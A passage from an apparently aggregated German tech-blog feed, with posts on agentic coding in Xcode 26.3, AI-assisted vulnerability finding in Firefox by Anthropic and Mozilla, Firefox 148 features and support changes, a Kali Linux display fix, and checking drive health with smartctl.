
Achten Sie auf die richtige Einstellung der Option »Command Line Tools«!

Wenn Claude Code oder ein anderes externes KI-Tool MCP-Funktionen nutzen will, müssen Sie das vorher bewilligen.

Bestätigung des MCP-Verbindungsaufbaus

Sind alle Voraussetzungen erfüllt, schreiben Sie die Prompts in Claude Code und verwenden Xcode nur noch, um den Code anzusehen bzw. Ihre App zu testen.

Claude Code im Terminal unten hat eine Todo-App programmiert. Claude Code nutzt MCP, um Xcode-Funktionen aufzurufen.

Sonstiges

  • Auch Xcode 26.3 verwendet Swift 5 per Default. Wenn Sie Swift 6 wünschen, müssen Sie die Build Settings ändern. (Update 31.3.2026: Auch Xcode 26.4 bleibt bei Swift 5.)
  • Der in Xcode 26 eliminierte Attribute Inspector ist nicht zurückgekommen. Das gilt auch für diverse andere UI-Elemente (z.B. die Refactor-Kommandos Extract Subview oder Embed in Xxx), die es früher in Xcode gab und die mit Version 26 verschwunden sind.
  • Die aktuelle Swift-Version lautet — unverändert seit September 2025 — 6.2. (Genau genommen sind wir bei 6.2.4, aber es gibt seit einem halben Jahr keine nennenswerten Neuerungen.)

Quellen/Links

Videos zum Thema »Agentic Coding mit Xcode 26.3«

  •  

Zusammenarbeit zwischen Anthropic und Mozilla macht Firefox durch KI-Einsatz sicherer

Mozilla hat mit Anthropic zusammengearbeitet, um Firefox sicherer zu machen. Innerhalb von nur zwei Wochen hat die KI von Anthropic 22 bislang unbekannte Sicherheitslücken gefunden, davon 14 schwerwiegende. Die Sicherheitslücken wurden durch Mozilla bereits geschlossen.

Wie Anthropic und Mozilla bekannt gegeben haben, hat man zusammengearbeitet, um Firefox durch den Einsatz Künstlicher Intelligenz (KI) sicherer zu machen. Das Resultat sind zahlreiche behobene Sicherheitslücken und Fehler in Firefox 148.

Generell hätten KI-gestützte Fehlerberichte eine gemischte Erfolgsbilanz und Skepsis sei angebracht, so Mozilla. Denn zu viele Meldungen hätten schon zu Fehlalarmen und einer zusätzlichen Belastung für Open-Source-Projekte geführt. Die Erfahrung mit dem Frontier Red Team von Anthropic sei aber eine andere gewesen.

Anthropic hat mit Hilfe seines Modells Claude Opus 4.6 Sicherheits-Schwachstellen in der JavaScript-Engine von Firefox gefunden und sich damit an Mozilla gewandt. Entscheidend war, dass Anthropic direkt minimale Testfälle bereitstellte, sodass Mozilla diese schnell reproduzieren konnte. Innerhalb weniger Stunden konnte Mozilla damit beginnen, Korrekturen zu integrieren, und eine enge Zusammenarbeit wurde gestartet, um dieselbe Technik auf die gesamte Codebasis von Firefox anzuwenden. Nach zwei Wochen wurden 22 Sicherheitslücken identifiziert, von denen Mozilla 14 als kritisch eingestuft hat, und alle in Firefox 148 behoben. Darüber hinaus wurden über 90 weitere Bugs mit Hilfe von Anthropic gefunden, die größtenteils auch schon behoben sind.

Firefox wurde über Jahrzehnte hinweg einigen der umfangreichsten Fuzzing-Tests, statischen Analysen und regelmäßigen Sicherheitsüberprüfungen unterzogen. Trotzdem konnte Claude Opus 4.6 viele bisher unbekannte Fehler aufdecken. Mit dieser Erkenntnis hat Mozilla damit begonnen, KI-gestützte Analysen in die internen Sicherheitsabläufe zu integrieren, um auch in Zukunft proaktiv Schwachstellen finden und beheben zu können, bevor Angreifer dies tun.

Der Beitrag Zusammenarbeit zwischen Anthropic und Mozilla macht Firefox durch KI-Einsatz sicherer erschien zuerst auf soeren-hentzschel.at.

  •  

Exklusiv: So sieht das neue „Nova”-Design von Firefox aus

Unter dem internen Projektnamen „Nova” arbeitet Mozilla einer Modernisierung der Benutzeroberfläche von Firefox. Ich gebe weltweit als erstes Einblicke in das neue Firefox-Design.

Firefox hat im Laufe der Jahre schon ein paar neue Designs gesehen. Im Jahr 2014 wurde unter dem internen Projektnamen „Australis” die Firefox-Oberfläche neu gestaltet, 2017 kam „Photon“ und im Jahr 2021 folgte schließlich „Proton”. Das neue Firefox-Design, an dem Mozilla derzeit arbeitet, hört auf den Namen „Nova”. In welcher Firefox-Version das neue Design Einzug erhalten wird, ist zu diesem Zeitpunkt noch nicht bekannt. Die Entwicklungsarbeiten stehen noch ganz am Anfang.

Hinweis: Im Folgenden sind von Mozilla nicht offiziell vorgestellte Mockups zu sehen. Aussehen und Funktionalität der tatsächlichen Implementierung können am Ende abweichen. Jedoch ist davon auszugehen, dass die Mockups in jedem Fall die angedachte Design-Richtung zeigen.

Charakteristisch für das Nova-Design von Firefox sind vor allem die starken Rundungen. Nicht nur Tabs und die Adressleiste sind sehr viel runder als bisher. Der obere Bereich mit der Tableiste und Navigationssymbolleiste bildet eine abgerundete Einheit, ebenso wie der Sidebar-Launcher und auch der Content-Bereich der Website sowie Elemente auf der Firefox-Startseite.

Während alle Flächen bislang einfarbig waren, setzt Mozilla mit Nova teilweise auf dezente Verläufe. Auffällig in den Mockups ist auch eine Tendenz ins Violette. Es ist aber auch nicht auszuschließen, dass der Farbakzent durch das Theme oder eine Einstellung beeinflusst wird. So zeigt einer der Screens eine minzgrüne Firefox-Startseite mit einer daran angepassten Farbgebung der Browseroberfläche.

Firefox Nova Design
Firefox Nova Design

So sieht das Nova-Design mit vertikalen Tabs anstelle der horizontalen Tableiste aus:

Firefox Nova Design

Die folgenden Screens zeigen noch einmal das helle Theme mit geöffnetem Firefox-Menü, das dunkle Theme mit zwei Tabs nebeneinander (einem Feature, an dem Mozilla ebenfalls gerade arbeitet) sowie ein privates Fenster.

Firefox Nova Design
Firefox Nova Design
Firefox Nova Design

Ebenfalls interessant: Einen kompakten Modus, in welchem die Oberfläche weniger Platz benötigt, besitzt Firefox schon seit vielen Jahren. Allerdings wird dieses Feature nicht mehr offiziell unterstützt und kann nur noch über eine versteckte Option aktiviert werden. Die Mockups zeigen aber explizit auch einen kompakten Modus sowie eine sichtbare Einstellung dafür – dies spricht dafür, dass Mozilla einen solchen Modus in Zukunft wieder offiziell unterstützen könnte.

Firefox Nova Design
Firefox Nova Design

Abschließend noch ein paar Panel-Designs:

Firefox Nova Design

Der Beitrag Exklusiv: So sieht das neue „Nova”-Design von Firefox aus erschien zuerst auf soeren-hentzschel.at.

  •  

Mozilla veröffentlicht Firefox 148 für Android

Mozilla hat Firefox 148 für Android veröffentlicht. Dieser Artikel beschreibt die Neuerungen von Firefox 148 für Android.

Download Firefox für Android im Google Play Store

Neuerungen von Firefox 148 für Android

Neue Symbolleiste mit mehr Anpassbarkeit

Firefox 148 bringt eine überarbeitete Symbolleiste, welche nicht nur moderner aussieht. Diese bietet auch Platz für eine zusätzliche Schaltfläche, um direkt einen neuen Tab zu öffnen, statt dafür erst die Übersicht der Tabs öffnen zu müssen. Außerdem kann in den Einstellungen ein neues Symbolleisten-Layout ausgewählt werden, bei dem die Adressleiste die volle Breite einnimmt und dafür dann insgesamt fünf statt drei Schaltflächen unter der Adressleiste angezeigt werden. Mit einem zukünftigen Update wird die Schaltfläche, die aktuell zum Öffnen eines neuen Tabs genutzt wird, anpassbar sein, um stattdessen beispielsweise schnellen Zugriff auf die Übersetzungsfunktion oder die Zurück-Navigation zu haben.

Firefox 148 für Android

Diese Neuerung wird schrittweise im Laufe der kommenden Wochen ausgerollt werden.

Neue Tabübersicht

Neu ist auch die Darstellung der Tabübersicht, dessen Neu-Implementierung ebenfalls noch nicht in Firefox 148 abgeschlossen ist. So wird hier mit einem zukünftigen Update noch eine Suchfunktion integriert werden.

Firefox 148 für Android

Diese Neuerung wird schrittweise im Laufe der kommenden Wochen ausgerollt werden.

Sonstige Neuerungen von Firefox 148 für Android

Im Kontextmenü, welches nach einem langen Drücken auf einen Link erscheint, gibt es jetzt eine neue Option, um den Link-Text zu kopieren.

Wird bei einer geöffneten Website auf das Schildsymbol in der Adressleiste getippt, können über ein weiteres Tippen auf die Zeile zur Verbindungssicherheit nun detaillierten Informationen über das Sicherheits-Zertifikat der jeweiligen Website betrachtet werden.

Verbesserungen aus der Ferne wurden von der Telemetrie-Anforderung entkoppelt. Damit können nun auch ohne aktivierte Telemetrie Verbesserungen zwischen den Updates empfangen werden. Beides lässt sich unabhängig voneinander in den Firefox-Einstellungen aktivieren oder deaktivieren.

Die Nachfrage zur Bewertung von Firefox im Google Play Store, die nach einiger Zeit der Nutzung von Firefox erscheint, wurde überarbeitet.

Dazu kommen weitere neue Plattform-Features der aktuellen GeckoView-Engine, diverse Fehlerbehebungen, geschlossene Sicherheitslücken sowie Verbesserungen unter der Haube.

Der Beitrag Mozilla veröffentlicht Firefox 148 für Android erschien zuerst auf soeren-hentzschel.at.

  •  

Mozilla veröffentlicht Firefox 148 – inklusive „KI Kill Switch”

Mozilla hat Firefox 148 für Windows, Apple macOS und Linux veröffentlicht. Dieser Artikel fasst die wichtigsten Neuerungen zusammen – wie immer auf diesem Blog weit ausführlicher als auf anderen Websites.

Download Mozilla Firefox für Microsoft Windows, Apple macOS und Linux

„Kill Switch” für KI-Funktionen

Künstliche Intelligenz (KI) ist ein Thema, welches mittlerweile omnipräsent ist. Die einen lieben es, andere möchten am liebsten gar nichts damit zu tun haben. Sämtliche KI-Funktionen in Firefox waren vom ersten Tag an optional. Außerdem setzt Mozilla für eine verbesserte Privatsphäre bevorzugt auf lokale KI anstelle von Cloud-basierten KI-Lösungen.


Um die Verwaltung von KI-Funktionen noch einfacher zu machen, hat Mozilla die Firefox-Einstellungen um einen zusätzlichen Bereich mit der Bezeichnung „KI-Einstellungen” erweitert. Dieser neue Bereich bietet einen Ort, um alle KI-Funktionen zentral zu steuern. Außerdem gibt es für jede Einstellung einen kurzen Erklärungstext sowie einen Link mit detaillierten Informationen.

Darüber hinaus bietet Firefox einen globalen Schalter zum Ein- und Ausschalten von KI-Funktionen an – welcher auch alle zukünftigen KI-Features abschaltet. Andere Medien hatten in diesem Zusammenhang häufig von einem sogenannten „Kill Switch” gesprochen.

AI Kill Switch in Firefox 148

Firefox 148 bietet Einstellungen für fünf KI-basierte Funktionen an: Übersetzungen von Websites in andere Sprachen, die Generierung von Alternativtexten beim Hinzufügen von Bildern in PDF-Dateien, um deren Barrierefreiheit zu verbessern, Vorschläge für andere Tabs sowie Beschriftungen für Tab-Gruppen, KI-Zusammenfassungen für die Link-Vorschau sowie diverse Chatbots in der Sidebar. Nutzer, die Firefox auf Deutsch nutzen, sehen lediglich Optionen für die Funktionen, die für Nutzer in deutscher Sprache verfügbar sind, da die anderen Optionen für entsprechende Nutzer ohnehin nicht relevant sind.

Mehr Sicherheit für Firefox-Nutzer

Auch in Firefox 148 wurden wieder mehrere Sicherheitslücken geschlossen. Alleine aus Gründen der Sicherheit ist ein Update auf Firefox 148 daher für alle Nutzer dringend empfohlen.

Sonstige Endnutzer-Neuerungen in Firefox 148

Die Backup-Funktion steht nun auch für Nutzer von Windows 10 zur Verfügung, die Firefox so konfiguriert haben, dass Browserdaten beim Beenden gelöscht werden. Dabei werden die Daten, die beim Beenden von Firefox gelöscht werden sollen, vom Backup ausgeschlossen.

Neben einer vollständigen Website-Übersetzung, welche vollständig lokal arbeitet, bietet Firefox auch die Möglichkeit einer freien Textübersetzung via about:translations an. Diese Seite nutzt nun auch die Oberflächen-Sprache von Firefox, statt immer auf Englisch zu sein, und hat eine Schaltfläche zum Leeren des Feldes für den Originaltext sowie eine Schaltfläche zum Kopieren der Übersetzung erhalten. Außerdem werden jetzt auch Übersetzungen von und nach traditionellem Chinesisch sowie ins Vietnamesische unterstützt.

Verbesserungen aus der Ferne wurden von der Telemetrie-Anforderung entkoppelt. Damit können nun auch ohne aktivierte Telemetrie Verbesserungen zwischen den Updates empfangen werden. Beides lässt sich unabhängig voneinander in den Firefox-Einstellungen aktivieren oder deaktivieren.

Hintergrundbilder auf der Firefox-Startseite funktionieren jetzt auch für Tabumgebungen.

Die Screenreader-Unterstützung für in PDF-Dateien eingebettete mathematische Formeln wurde verbessert.

Verbesserungen der Webplattform

Firefox 148 ist der erste Browser, der die neue Sanitizer API unterstützt, um nicht vertrauenswürdigen HTML-Code zu bereinigen, bevor er in das DOM eingefügt wird.

Die Trusted Types API stellt sicher, dass Eingaben eine vom Benutzer festgelegte Transformationsfunktion durchlaufen haben, bevor sie an eine API weitergeleitet werden, die diese Eingaben möglicherweise ausführt.

Das paste-Kommando kann nun mit Document.execCommand() in Webinhalten und nicht mehr nur in Erweiterungen verwendet werden. Dies unterliegt denselben Sicherheitsüberlegungen wie die Clipboard-API, z. B. der Notwendigkeit einer vorübergehenden Aktivierung und der Bestätigung durch den Benutzer beim Einfügen von Cross-Origin-Inhalten.

Firefox unterstützt nun die CSS-Funktion shape(), mit der reaktionsfähige Freiformformen in Eigenschaften definiert werden können. Im Gegensatz zu path() verwendet sie die Standard-CSS-Syntax, unterstützt verschiedene CSS-Einheiten und erlaubt mathematische Funktionen.

Die Durchstreichung von Text konnte auf hochauflösenden Bildschirmen im Vergleich zu anderen Browsern zu fein dargestellt werden, was in Firefox 148 verbessert worden ist.

Service Worker ermöglichen jetzt auch die Ausführung von WebGPU im Hintergrund, was besonders für Erweiterungen und andere Seiten nützlich ist, die Ressourcen sinnvoll über mehrere Tabs und Zeiträume hinweg gemeinsam nutzen können.

Die Unterstützung für asm.js wurde deaktiviert, da mit WebAssembly seit langer Zeit eine bessere Nachfolge-Technologie zur Verfügung steht.

Dies war nur eine Auswahl. Weitere Verbesserungen der Webplattform und für Erweiterungsentwickler lassen sich wie immer in den MDN Web Docs nachlesen.

Der Beitrag Mozilla veröffentlicht Firefox 148 – inklusive „KI Kill Switch” erschien zuerst auf soeren-hentzschel.at.

  •  

Firefox: Mozilla stellt Unterstützung für veraltete Betriebssysteme endgültig ein

Mozilla stellt die Unterstützung von Firefox für die veralteten Betriebssysteme Windows 7, Windows 8, macOS 10.12, macOS 10.13 sowie macOS 10.14 in diesem Monat offiziell ein. Weitere Verschiebungen der Frist soll es nicht geben.

Im September 2024 hatte Mozilla die Verlängerung der Unterstützung von Firefox ESR 115 für die Betriebssysteme Windows 7, Windows 8, macOS 10.12, macOS 10.13 sowie macOS 10.14 über das ursprünglich geplante Lebensende hinaus bis März 2025 angekündigt. Nach einer ersten Verlängerung bis September 2025 folgte dann nochmal eine weitere Verlängerung der Lebenszeit von Firefox ESR 115, nach welcher kommende Woche, am 24. Februar 2026, mit Firefox ESR 115.33 das finale Update für diese veralteten Betriebssysteme erscheinen wird.

In den entsprechenden Support-Dokumenten für Windows und macOS wurde nun eine kleine, aber entscheidende textliche Anpassung vorgenommen. Hieß es bislang, dass Firefox ESR 115 auf diesen Systemen bis mindestens Ende Februar 2026 unterstützt und die Situation dann neu bewertet werden wird, steht nun geschrieben, dass nach Ende Februar 2026 keine weiteren Updates mehr erscheinen werden.

Firefox 116 und höher kann auf diesen Betriebssystemen nicht genutzt werden. Nutzer müssen also ein aktuelleres Betriebssystem einsetzen, um weiterhin Sicherheits-Updates für Firefox zu erhalten. Natürlich ist schon aus Gründen der Sicherheit des Betriebssystems selbst die Verwendung eines aktuellen Betriebssystems dringend anzuraten.

Nach aktuellem Stand nutzen noch gut acht Prozent der Firefox-Nutzer Windows 7 oder Windows 8. Dies stellt keine signifikante Veränderung gegenüber der letzten Verlängerung der Frist dar. Microsoft selbst hatte die Unterstützung der alten Windows-Versionen bereits im Januar 2020 eingestellt. Firefox-Konkurrent Google Chrome bietet seit Februar 2023 keine Updates mehr für diese Betriebssysteme an.

Lese-Tipp: Release-Termine von Firefox im Jahr 2026

Für Nutzer des E-Mail-Programms Thunderbird hat diese Entscheidung keine Auswirkungen. Thunderbird hat die Unterstützung für Windows 7, Windows 8, macOS 10.12, macOS 10.13 und macOS 10.14 bereits im Jahr 2024 eingestellt.

Der Beitrag Firefox: Mozilla stellt Unterstützung für veraltete Betriebssysteme endgültig ein erschien zuerst auf soeren-hentzschel.at.

  •  

Mozilla veröffentlicht Sicherheits-Update Firefox 147.0.4

Mozilla hat Firefox 147.0.4 veröffentlicht und behebt damit mehrere Probleme der Vorgängerversion. Auch eine Sicherheitslücke wurde behoben.

Download Mozilla Firefox 147.0.4

Mozilla hat Firefox 147.0.4 für Windows, macOS und Linux veröffentlicht und damit eine Sicherheitslücke in der libvpx-Bibliothek behoben, welche zum Encoding und Decoding von VP9-Videos genutzt wird.

Für Nutzer, welche ihr Profil manuell an einen anderen Ort verschoben oder einen Ordner umbenannt haben, konnte es dazu kommen, dass die Firefox-Startseite nicht mehr funktionierte.

Außerdem gab es, wie schon in Firefox 145.0.2, eine Webkompatibilitäts-Intervention für die Website Formula1 TV, welche erneut nicht mehr für Firefox-Nutzer funktionierte.

Der Beitrag Mozilla veröffentlicht Sicherheits-Update Firefox 147.0.4 erschien zuerst auf soeren-hentzschel.at.

  •  

Übergroßer Cursor in Kali Linux unter VMware Fusion 25H2

Die Lösung ist die Eigenschaften der Virtuellen Maschine aufzurufen, hier die Volle Auflösung des Retina Display verwenden zu aktivieren und nach dem Anmelden im Kali Linux Desktop Kali HiDPI Mode zu wählen. Nach einem Restart sollte alles beim alten sein. Nach dem aus sicherheitsupdategründen erzwungenen Upgrade auf macOS 26.3 mit einem anschließenden Update auf VMware ... Weiterlesen

Der Beitrag Übergroßer Cursor in Kali Linux unter VMware Fusion 25H2 erschien zuerst auf Got tty.

  •  

Gesundheit der Festplatte überprüfen

Es ist grundsätzlich sinnvoll, den Gesundheitszustand einer Festplatte im Blick zu behalten. Wie man fehlerhafte Sektoren erkennt, habe ich im Artikel „Überprüfung auf fehlerhafte Sektoren“ erläutert. Eine weitere Möglichkeit bietet die Self-Monitoring, Analysis and Reporting Technology, kurz S.M.A.R.T., die es ermöglicht, HDDs und SSDs zu überwachen. Diese Daten können je nach Ausstattung der Festplatten und des Betriebssystems ausgelesen werden.

Hierfür wird auf Linux-Systemen das Tool smartmontools benötigt. Die ausgelesenen Daten liefern wertvolle Hinweise auf mögliche Probleme mit dem Medium – bevor es zu einem Ausfall kommt.

Installation

Unter Debian-basierten Systemen ist smartmontools in den Paketquellen enthalten und schnell installiert:

sudo apt install smartmontools

S.M.A.R.T.-Werte abfragen

Um die aktuellen Werte eines Laufwerks auszulesen, genügt folgender Befehl:

sudo smartctl -a /dev/sdX

/dev/sdX steht dabei stellvertretend für das jeweilige Laufwerk, etwa /dev/sda oder /dev/nvme0n1 für NVMe-SSDs. Die Option -a sorgt dafür, dass alle verfügbaren Informationen ausgegeben werden.

Wichtig: sdX ist ein Platzhalter und muss durch die tatsächliche Bezeichnung des zu prüfenden Laufwerks ersetzt werden.

Was die Ausgabe verrät

Die Ausgabe von smartctl ist recht umfangreich und auf den ersten Blick etwas unübersichtlich. Neben allgemeinen Informationen wie Modell, Firmware-Version und Seriennummer finden sich dort auch die sogenannten S.M.A.R.T.-Attribute. Diese zeigen unter anderem wichtige Messwerte wie:

  • den allgemeinen Gesundheitszustand (SMART overall-health self-assessment test result)
  • die Temperatur des Laufwerks (Temperature)
  • die Verfügbare Reserve (Available Spare)
  • den Reserve-Schwellenwert (Available Spare Threshold)
  • die verbrauchte Lebensdauer (Percentage Used)
  • die gelesenen Dateneinheiten (Data Units Read)
  • die geschriebenen Dateneinheiten (Data Units Written)

Ein Beispiel:

sudo smartctl -a /dev/nvme0n1
...
SMART overall-health self-assessment test result: PASSED
Temperature: 45 Celsius
Available Spare: 100%
Available Spare Threshold: 50%
Percentage Used: 4%
Data Units Read: 37.885.790 [19,3 TB]
Data Units Written: 28.019.142 [14,3 TB]
...

Für eine kurze Abfrage des Gesundheitszustands reicht hingegen:

sudo smartctl -H /dev/sdX

Ein Beispiel:

sudo smartctl -H /dev/nvme0
...
SMART overall-health self-assessment test result: PASSED
...

Fazit

Mit smartctl hat man unter Linux ein mächtiges Werkzeug zur Hand, um die Gesundheit von Laufwerken zu prüfen. Gerade bei älteren Festplatten lohnt sich ein regelmäßiger Blick auf die S.M.A.R.T.-Werte. Im Ernstfall können sie vor Datenverlust warnen – und geben den entscheidenden Anstoß, ein Backup nicht weiter aufzuschieben.

Der Beitrag Gesundheit der Festplatte überprüfen erschien zuerst auf intux.de.

  •  

Mozilla veröffentlicht Firefox 147.0.3

Mozilla hat Firefox 147.0.3 veröffentlicht und behebt damit mehrere Probleme der Vorgängerversion.

Download Mozilla Firefox 147.0.3

